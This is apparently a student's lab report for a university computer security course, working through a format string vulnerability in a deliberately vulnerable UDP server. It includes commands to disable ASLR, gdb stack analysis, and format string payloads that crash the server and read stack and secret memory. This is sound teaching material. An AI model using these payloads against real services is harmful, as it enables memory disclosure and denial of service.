CS315 Computer Security

Lab Assignment3

Name | Yubin Hu
ID | 11712121
Date | 2020.09.30


turn off the address randomization

```
sudo sysctl -w kernel.randomize_va_space=0
```

Task 1: The Vulnerable Program


Compilation

```
gcc -z execstack -o server server.c -g
```




Running and testing the server

```
// On the server VM
$ sudo ./server

// On the client VM
$ nc -u 10.0.2.5 9090 message typed by you
```



Task 2: Understanding the Layout of the Stack




Question 1


> What are the memory addresses at the locations marked by 1, 2, and 3?


We use gdb to look for the address.

- First we set a breakpoint at line 14(the first line in myprint()).
- `run`, then we get EBP
- `nexti`, to execute instructions and push the arguments into the stack, then we get ESP
- When we return to main, we print the address of buf `p &buf`

1. format string: ESP: 0xbfffe740
2. return address: EBP + 4 = 0xbfffe758 + 4 = 0xbfffe75c
3. buf: 0xbfffe7a0


Terminal
[----------registers----------]
EAX: 0xbfffe7a0 ("test\n")
EBX: 0x0
ECX: 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffe758 --> 0xbfffed88 --> 0x0
ESP: 0xbfffe750 --> 0x3
EIP: 0x80485a1 (<myprintf+6>: lea eax,[ebp+0x8])
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[----------code----------]
0x804859b <myprintf>: push ebp
0x804859c <myprintf+1>: mov ebp,esp
0x804859e <myprintf+3>: sub esp,0x8
=> 0x80485a1 <myprintf+6>: lea eax,[ebp+0x8]
0x80485a4 <myprintf+9>: sub esp,0x8
0x80485a7 <myprintf+12>: push eax
0x80485a8 <myprintf+13>: push 0x80487d4
0x80485ad <myprintf+18>: call 0x80483f0 <printf@plt>
[----------stack----------]
0000| 0xbfffe750 --> 0x3
0004| 0xbfffe754 --> 0xbfffe7a0 ("test\n")
0008| 0xbfffe758 --> 0xbfffed88 --> 0x0
0012| 0xbfffe75c --> 0x804872d (<main+261>: add esp,0x10)
0016| 0xbfffe760 --> 0xbfffe7a0 ("test\n")
0020| 0xbfffe764 --> 0xbfffe778 --> 0x10
0024| 0xbfffe768 --> 0x10
0028| 0xbfffe76c --> 0x804864c (<main+36>: sub esp,0x4)
[----------]
Legend: code, data, rodata, value
Breakpoint 1, myprintf (msg=0xbfffe7a0 "test\n") at server.c:14
14 printf("The address of the `msg' argument: 0x%.8x\n", (unsigned) &msg);
gdb-peda$
Terminal
[09/29/20]seed@VM:~$ nc -u 127.0.0.1 9090
test
test


Terminal
EAX: 0xbfffe760 --> 0xbfffe7a0 ("test\n")
EBX: 0x0
ECX: 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffe758 --> 0xbfffed88 --> 0x0
return value: EBP+4
ESP: 0xbfffe740 --> 0x80487e4 ("The address of the `msg' argument: 0x%.8x\n")
format string: ESP
EIP: 0x80485ad (<myprintf+18>: call 0x80483f0 <printf@plt>)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[----------code----------]
0x80485a4 <myprintf+9>: sub esp,0x8
0x80485a7 <myprintf+12>: push eax
0x80485a8 <myprintf+13>: push 0x80487e4
=> 0x80485ad <myprintf+18>: call 0x80483f0 <printf@plt>
0x80485b2 <myprintf+23>: add esp,0x10
0x80485b5 <myprintf+26>: mov eax,DWORD PTR [ebp+0x8]
0x80485b8 <myprintf+29>: sub esp,0xc
0x80485bb <myprintf+32>: push eax
Guessed arguments:
arg[0]: 0x80487e4 ("The address of the `msg' argument: 0x%.8x\n")
arg[1]: 0xbfffe760 --> 0xbfffe7a0 ("test\n")
arg[2]: 0xb7f1c000 --> 0x1b1db0
[----------stack----------]
0000| 0xbfffe740 --> 0x80487e4 ("The address of the `msg' argument: 0x%.8x\n")
0004| 0xbfffe744 --> 0xbfffe760 --> 0xbfffe7a0 ("test\n")
0008| 0xbfffe748 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffe74c --> 0x8048732 (<main+266>: add esp,0x20)
0016| 0xbfffe750 --> 0x3
0020| 0xbfffe754 --> 0xbfffe7a0 ("test\n")
0024| 0xbfffe758 --> 0xbfffed88 --> 0x0
0028| 0xbfffe75c --> 0x8048744 (<main+284>: add esp,0x10)
[----------]
Legend: code, data, rodata, value
0x080485ad 14 printf("The address of the `msg' argument: 0x%.8x\n", (unsigned) &msg);
gdb-peda$
Terminal
[09/29/20]seed@VM:~$ nc -u 127.0.0.1 9090
test



Question 2


> What is the distance between the locations marked by 1 and 3?

0xbfffe7a0 - 0xbfffe740 = 0x60

Task 3: Crash the Program

Input: `%s%s%s%s`

Stopped reason: SIGSEGV




Task 4: Print Out the Server Program's Memory

Task 4.A: Stack Data

By test and observation, the 5th byte after the format string stores the input string's address.

So we use `%x.%x.%x.%x.%s` to get the stack data.


Also we can find that the 4th byte is 0x3, obviously invalid, so Task 3 crashed.



Task 4.B: Heap Data

```
echo $(printf "\xc0\x87\x04\x08")%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%s
```

- First, we find the string secret's address (0x080487c0)
- Because the distance is 0x60, one `%x` moves pointer 4bytes, so we skip 23 `%x`, and the 24th is secret.

